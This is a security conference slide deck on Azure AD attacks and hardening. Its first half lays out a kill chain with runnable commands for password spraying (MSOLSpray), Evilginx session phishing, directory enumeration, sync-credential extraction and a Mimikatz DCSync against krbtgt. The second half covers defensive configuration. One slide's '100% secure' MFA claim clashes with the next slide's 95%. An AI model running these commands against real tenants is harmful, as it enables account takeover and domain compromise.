
Get tenant general infos

`Invoke-AADIntReconAsOutsider -DomainName testtenant.onmicrosoft.com`

🧐 **Third-Party PowerShell modules to find more...** 🧐

Azure AD Kill Chain

Initial access + Password Spray / Brut Force



MSOL Spray tool

<https://github.com/dafthack/MSOLSpray>

```
Import-Module MSOLSpray.ps1
```

```
Invoke-MSOLSpray -UserList .\userlist.txt -Password IdentityDays$Paris%2022
```

Basic sample passwords files are available here:

<https://github.com/ohmybahgosh/RockYou2021.txt>

Azure AD Kill Chain

MFA Attack + MFA Fatigue



Phishing & Man in the middle

evil@EVILGINX2: ~

outlook	@mrgetzky	disabled
paypal	@An0nud4y	disabled
amazon	@customsync	disabled
backupo365	@jamescullum	disabled
booking	@Anonymous	disabled
o365	@jamescullum	enabled
twitter	@white_fi	disabled
onelogin	@perfectlylog...	disabled
protonmail	@jamescullum	disabled
tiktok	@An0nUD4Y	disabled
twitter-mobile	@white_fi	disabled
airbnb	@ANONUD4Y	disabled
citrix	@424f424f	disabled
coinbase	@An0nud4y	disabled
linkedin	@mrgetzky	disabled
reddit	@customsync	disabled
wordpress.org	@meitar	disabled
facebook	@charlesbel	disabled
github	@audibleblink	disabled
instagram	@charlesbel	disabled
okta	@mikesiegel	disabled



<https://github.com/kgretzky/evilginx>



Cookie Editor - Import Cookies

Show Advanced

```
Json
[{"path": "/", "domain": "login.microsoftonline.com", "expirationDa
```



27/09/2022

**MFA Fatigue leads to breach
UBER'S Corporate users**




<https://veruscorp.com/mfa-fatigue-leads-to-breach-ubers-corporate>



Using FIDO2 hardware keys like YubiKey or FEITIAN devices provides 100% secure MFA

Azure AD Kill Chain

MFA Attack + MFA Fatigue 🧠



Using FIDO2 hardware keys like YubiKey provides **95% secure MFA** ✨👍

Azure AD Kill Chain

Enumeration 🧐

AzureAD PowerShell Module

PowerShell Gallery | [AzureAD 2.0.2.140](#)

`Install-module -Name AzureAD`


Warning: By default, an AAD user can 🧐

- Access the list of all users, groups, applications, devices, roles, subscriptions
- Send invitations to Guest type accounts
- Create security groups
- Read group members
- Create a new app
- Add up to 50 Azure AD devices

Other useful tools:



- Via Azure portal
- Via PowerShell
- Via Azure CLI



With standard user but without special privileges!

`Connect-AzureAD`

Session state and details

`Get-AzureADCurrentSessionInfo`

Tenant details

`Get-AzureADTenantDetail`

List all AAD users

`Get-AzureADUser -All $true`

Get specific user properties

`Get-AzureADUser -ObjectId
test@tenanttest.onmicrosoft.com`

Get username with "Admin" string

`Get-AzureADUser -SearchString "admin"`

Get all groups with Admin string

`Get-AzureADGroup -All $true | ?{$_ .Displayname -match
"admin"}`

Get all synchronized groups from AD to AAD

`Get-AzureADGroup -All $true |
?{$_ .OnPremisesSecurityIdentifier -ne $null}`

Get all Azure AD groups

`Get-AzureADGroup -All $true |
?{$_ .OnPremisesSecurityIdentifier -eq $null}`

Get all users with Global Administrator role

`Get-AzureADDirectoryRole -Filter "DisplayName eq 'Global
Administrator'" | Get-AzureADDirectoryRoleMember`

Get all Intune managed devices

`Get-AzureADDevice -All $true | ?{$_ .IsCompliant -eq "True"}`

Get all registered Apps

`Get-AzureADApplication -All $true`

Azure AD Kill Chain

And finally, use of **MSOL_*** credentials 🤖

Enumeration via AD PowerShell module


```
Get-ADUser -Filter "samAccountName -like  
'MSOL_*'" - Properties * | select  
SamAccountName,Description | fl
```

Enumeration via Azure AD PowerShell module

```
Get-AzureADUser -All $true |  
?{$_.userPrincipalName - match "Sync_"}
```

Once the AAD Connect has been analyzed, the
credentials are extracted

Get-AADIntSyncCredentials



The end: **MSOL_*account credential** + **DCSync** attack with **MIMIKATZ**
runas /netonly /user:amslab.corp\MSOL_782bef6aa0a9 cmd
Invoke-Mimikatz -Command "lsadump::dcsync /user:amsLab\krbtgt
/domain:amsLab.corp /dc:DC01.amsLab.corp"

```
Authentication Id : 0 ; 69683 (00000000:00011033)  
Session           : Service from 0  
User Name         : ADSync  
Domain            : NT SERVICE  
Logon Server      : (null)  
Logon Time        :  
SID               :  
  
msv :  
[00000003] Primary  
* Username :  
* Domain   :  
* NTLM     :  
* SHA1     :  
tspkg :  
wdigest :  
* Username :  
* Domain   :  
* Password : (null)  
kerberos :  
* Username :  
* Domain   :  
* Password :  
  
[00000000]  
* Username : MSOL_  
* Domain   :  
* Password : MyVerySecretMSOLAccountPa$$
```




Azure AD Hardening




Azure AD Hardening

Inspired by Microsoft Entra

Based on customer Experience

- Security projects
- Assessment / audit missions
- Emergency operations
- Remediation

1- Hardening Azure Active Directory



2- External Identities

2-1 Tenant Hardening



2-2 Attack surface reduction «Guest»




3- Workload Identities

3-1 machine identities protection



4- Privileged Access



5- Operations

5-1 Audit, and log



5-2 Azure AD Governance / operation / process



6- Change

6-1 User communication



Azure AD Hardening

Always start with Azure AD Quick Wins 

App registrations

Users can register applications ^①

Yes ☒ No

Administration portal

Restrict access to Azure AD administration portal ^①

☒ Yes ☐ No

LinkedIn account connections

Allow users to connect their work or school account with LinkedIn.
Data sharing between Microsoft and LinkedIn is not enabled until users consent.
[Learn more about LinkedIn account connections](#) ^①

Yes ☐ Selected group ☐ ☒ No

 Save  Discard  Got feedback?

Users may join devices to Azure AD ^①

All ☒ Selected ☐ None ☐

Selected
No member selected


Users may register their devices with Azure AD ^①

All ☐ None ☒

 [Learn more on how this setting works](#)

Require Multi-Factor Authentication to register or join devices with Azure AD ^①

Yes ☐ ☒ No

 We recommend that you require Multi-Factor Authentication to register or join devices with Azure AD using [Conditional Access](#). Set this device setting to No if you require Multi-Factor Authentication using Conditional Access.

Maximum number of devices per user ^①

5 

Self Service Group Management

Owners can manage group membership requests in the Access Panel ^①

Yes ☐ ☒ No

Restrict user ability to access groups features in the Access Panel. Group and User Admin will have read-only access when the value of this setting is 'Yes'. ^①

☒ Yes ☐ No

Security Groups

Users can create security groups in Azure portals, API or PowerShell

Yes ☐ ☒ No

Microsoft 365 Groups

Users can create Microsoft 365 groups in Azure portals, API or PowerShell

Yes ☐ ☒ No

Azure AD Hardening

Always start with Azure AD Quick Wins

Guest user access

Guest user access restrictions ⓘ

[Learn more](#)

- ☐ Guest users have the same access as members (most inclusive)
- ☐ Guest users have limited access to properties and memberships of directory objects
- ☒ Guest user access is restricted to properties and memberships of their own directory objects (most restrictive)

Guest invite settings

Guest invite restrictions ⓘ

[Learn more](#)

- ☐ Anyone in the organization can invite guest users including guests and non-admins (most inclusive)
- ☒ Member users and users assigned to specific admin roles can invite guest users including guests with member permissions
- ☐ Only users assigned to specific admin roles can invite guest users
- ☐ No one in the organization can invite guest users including admins (most restrictive)

Enable guest self-service sign up via user flows ⓘ

[Learn more](#)

Yes No

Collaboration restrictions

- ☐ Allow invitations to be sent to any domain (most inclusive)
- ☐ Deny invitations to the specified domains
- ☒ Allow invitations only to the specified domains (most restrictive)

 Delete

☐ Target domains

Enterprise applications

 Looking to manage user consent settings? Go to [Consent and permissions](#).

Users can add gallery apps to My Apps ⓘ Yes No

Admin consent requests

Users can request admin consent they are unable to consent to ⓘ

Who can review admin consent requests ⓘ

Reviewer type

Users

Groups (Preview)

Roles (Preview)

Selected users will receive email notifications for requests ⓘ


Selected users will receive request expiration reminders ⓘ

Control when end users and group owners are allowed to grant consent to applications, and when they will be required to request administrator review and approval. Allowing users to grant apps access to data helps them acquire useful applications and be productive, but can represent a risk in some situations if it's not monitored and controlled carefully.

User consent for applications

Configure whether users are allowed to consent for applications to access your organization's data. [Learn more](#)

- ☒ Do not allow user consent
An administrator will be required for all apps.
- ☐ Allow user consent for apps from verified publishers, for selected permissions (Recommended)
All users can consent for permissions classified as "low impact", for apps from verified publishers or apps registered in this organization.
- ☐ Allow user consent for apps
All users can consent for any app to access the organization's data.








 When user consent for applications is disabled, users may still be able to connect their work or school accounts with LinkedIn. You can manage LinkedIn account connects in [User Settings](#).

Group owner consent for apps accessing data

Configure whether group owners are allowed to consent for applications to access your organization's data for the groups they own. [Learn more](#)

- ☒ Do not allow group owner consent
Group owners cannot allow applications to access data for the groups they own.
- ☐ Allow group owner consent for selected group owners
Only selected group owners can allow applications to access data for the groups they own.

Company branding


 New language	 Delete	 Refresh	 Columns	 Got feedback?
Locale	Background image	Banner logo		
<input type="checkbox"/> Default				

Azure AD Hardening


Part1: Enforce your Secrets

1- Hardening Azure Active Directory


1-1: Strengthen your credentials




1-2: Reduce your attack surface



1-3: Extended Detection and Response



1-4 Identity Governance



Azure AD Hardening

Part1: Enforce your Secrets

1. Use Microsoft Secured Score


- Deploy MFA for EVERYONE
- Enable Identity Protection (P2)

Microsoft Secure Score

Overview Improvement actions History Metrics & trends

Microsoft Secure Score is a representation of your organization's security posture, and your opportunity to

Applied filters:



Grant

Control user access enforcement to block or grant access. [Learn more](#)

☐ Block access

☒ Grant access

☒ Require multi-factor authentication ⓘ

☐ Require device to be marked as compliant ⓘ

☐ Require Hybrid Azure AD joined device ⓘ

☐ Require approved client app ⓘ
[See list of approved client apps](#)

2. Use Azure AD Smart Lockout

- For Azure AD cloud accounts
- For hybrid accounts

3. Deploy Passwordless authentication

- FIDO2 Key
- Microsoft Authenticator



4. Create TWO recovery accounts

- Only in Azure AD
- Do not enable synchronization
- Do not use MFA
- Do not use FIDO2 keys
- Disable password expiration
- Activate a strong audit on these two accounts with:
 - Azure Log Analytics
 - Azure Sentinel
 - Cloud App Security (MCAS)

Azure AD Hardening

Part1: Hardening Azure MFA

1. MFA Protection

Basics Configure

Note: Users must be included as part of the Microsoft Authenticator

Require number matching for push notifications

Note: If the feature status is set to Microsoft-managed, it will be enabled

Status Enabled

Target Include Exclude

- ☒ All users
☐ Select group

Show application name in push and passwordless notifications

Note: If the feature status is set to Microsoft-managed, it will be enabled

Status Enabled

Target Include Exclude

- ☒ All users
☐ Select group

Show geographic location in push and passwordless notification

Note: If the feature status is set to Microsoft-managed, it will be enabled

Status Enabled

Target Include Exclude


- ☒ All users
☐ Select group

2. Auth Strengths

Authentication methods | Authentication strengths (Preview)

Search	+ New authentication strength	Refresh
Manage	Authentication strengths determine the combination of authentication methods that can be used. Learn more	
Policies	Type: All	Authentication methods: All
Password protection	Reset filters	
Registration campaign		
Authentication strengths (Preview)		
Monitoring		
Activity		
User registration details		
Registration and reset events		
Bulk operation results		
	Authentication strength	Type
	Multi-factor authentication	Built-in
	Passwordless MFA	Built-in
	Phishing resistant MFA	Built-in

MFA Fatigue Attacks



Source: Azure AD Identity Protection sessions at high risk with multiple failed MFA attempts

3. MFA Fraud alert

Home > Contoso STA | Security > Security | Multifactor authentication > Multifactor authentication

Multifactor authentication | Fraud alert

Save Discard Got feedback?

Getting started

Diagnose and solve problems

Settings

Account lockout

Block/unblock users

Fraud alert

Notifications

OATH tokens

Phone call settings

Providers

Fraud alert

Allow your users to report suspicious activities if they didn't initiate.

Allow users to submit feedback

Automatically block user

Code to report fraud du

0

Report suspicious activity (Preview)

Allows users to report suspicious activities if they receive an authentication-based Conditional Access policies, they may be blocked.

[Learn more](#)

State *

Save

Discard

Disabled

Enabled

Disabled

4. Identity Protection

Policy Name

User risk remediation policy

Assignments

Users

All users

User risk

Low and above

Controls

Access

Require password change

Azure AD Hardening


Part2: Conditional Access Design

Scope audience

- Regular users
- High Privilege Users
- Guest / External Users
- Workload identities

Logical separation in AAD:

- Flexibility
- Granularity
- Lower risk of error
- More “readability”
- Troubleshooting
- Governance



Azure AD Hardening

Part2: Conditional Access Design

Best Practices

- Always test behavior
- What if?
- Report-only mode

Enable policy

Report-only

On

Off

Create

Area	Description
Authentication Policies	<ul style="list-style-type: none">- Enforce MFA for All administrators- Enforce MFA for all standard user- Enforce MFA for all Guest users- Block Legacy authentication- Reduce attack surface
Device Access Policies	<ul style="list-style-type: none">- Block unsupported device platform- Require managed devices (endpoint Manager) – Admin station- Require approved app for mobile access (MAM)- Require managed devices- Specific conditional access for Mac Os (if needed)
Strict Security Policies	<ul style="list-style-type: none">- Block MFA registration from untrusted location- Require Term of use for: All Administrator / Guest Access / Consultants- Control Sign-in Frequency- Disable persistent browser- Block foreign locations- Require trusted location for all admins- User Risk-based and Sign-in Risk based (via Identity Protection)- Authentication context → PIM / MIP labeled SharePoint site / Cloud app security upload and download- Privileged access via filters for Devices- Conditional Access for workload identities- Block all cloud app except (Teams / SPO) for Guest Access- Token Protection

Azure AD Hardening

Part2: Conditional Access Design

Token protection

- Azure AD session

[Learn more](#)

Name *

Token Protection ✓

Assignments

Users ⓘ

[All users](#)

Cloud apps or actions ⓘ

[2 apps included](#)

Conditions ⓘ

[1 condition selected](#)

Access controls

Grant ⓘ

[0 controls selected](#)

Session ⓘ

[Use Conditional Access App Control](#)

Select

[Office 365 SharePoint Online and 1 more](#)



Office 365 Exchange Online
00000002-0000-0ff1-ce00-000000000000 ...



Office 365 SharePoint Online
00000003-0000-0ff1-ce00-000000000000 ...

At least one of the apps selected is part of Office 365. We recommend setting the policy on the Office 365 app instead. [Learn more](#)

Include

Exclude

☐ Any device

☒ Select device platforms

☐ Android

☐ iOS

☐ Windows Phone

☒ Windows

☐ macOS

☐ Linux

Configure ⓘ

Yes

No

Select the client apps this policy will apply to

Modern authentication clients

☒ Browser

☒ Mobile apps and desktop clients

Legacy authentication clients

☐ Exchange ActiveSync clients

☐ Other clients ⓘ

[Configure custom policy](#)

☐ Sign-in frequency ⓘ

☐ Persistent browser session ⓘ

☐ Customize continuous access evaluation ⓘ

☐ Disable resilience defaults ⓘ

☒ Require token protection for sign-in sessions (Preview) ⓘ

The control "Require token protection for sign-in sessions" only works with supported devices and applications (Exchange Online and SharePoint). Unsupported devices and client applications will be blocked. [Learn more](#)

Azure AD Hardening

Part3: Use PIM Privileged Identity Management (Azure AD P2)

PIM Best Practices

- Enable PIM for privileged accounts
- Enable PIM for all admin roles (Zero Trust)
- Configure each role with MFA
- For a Global Admin account, grant 2H max (Zero Trust)
- Think about the default duration: Permanent for partners
- Configure email notifications to track usage
- Configure Access Reviews for PIM every week
- Activate the Privileged Access group



Just in Time
Access



Just Enough
Access




Privileged Admin
Workflow



Audit-ready

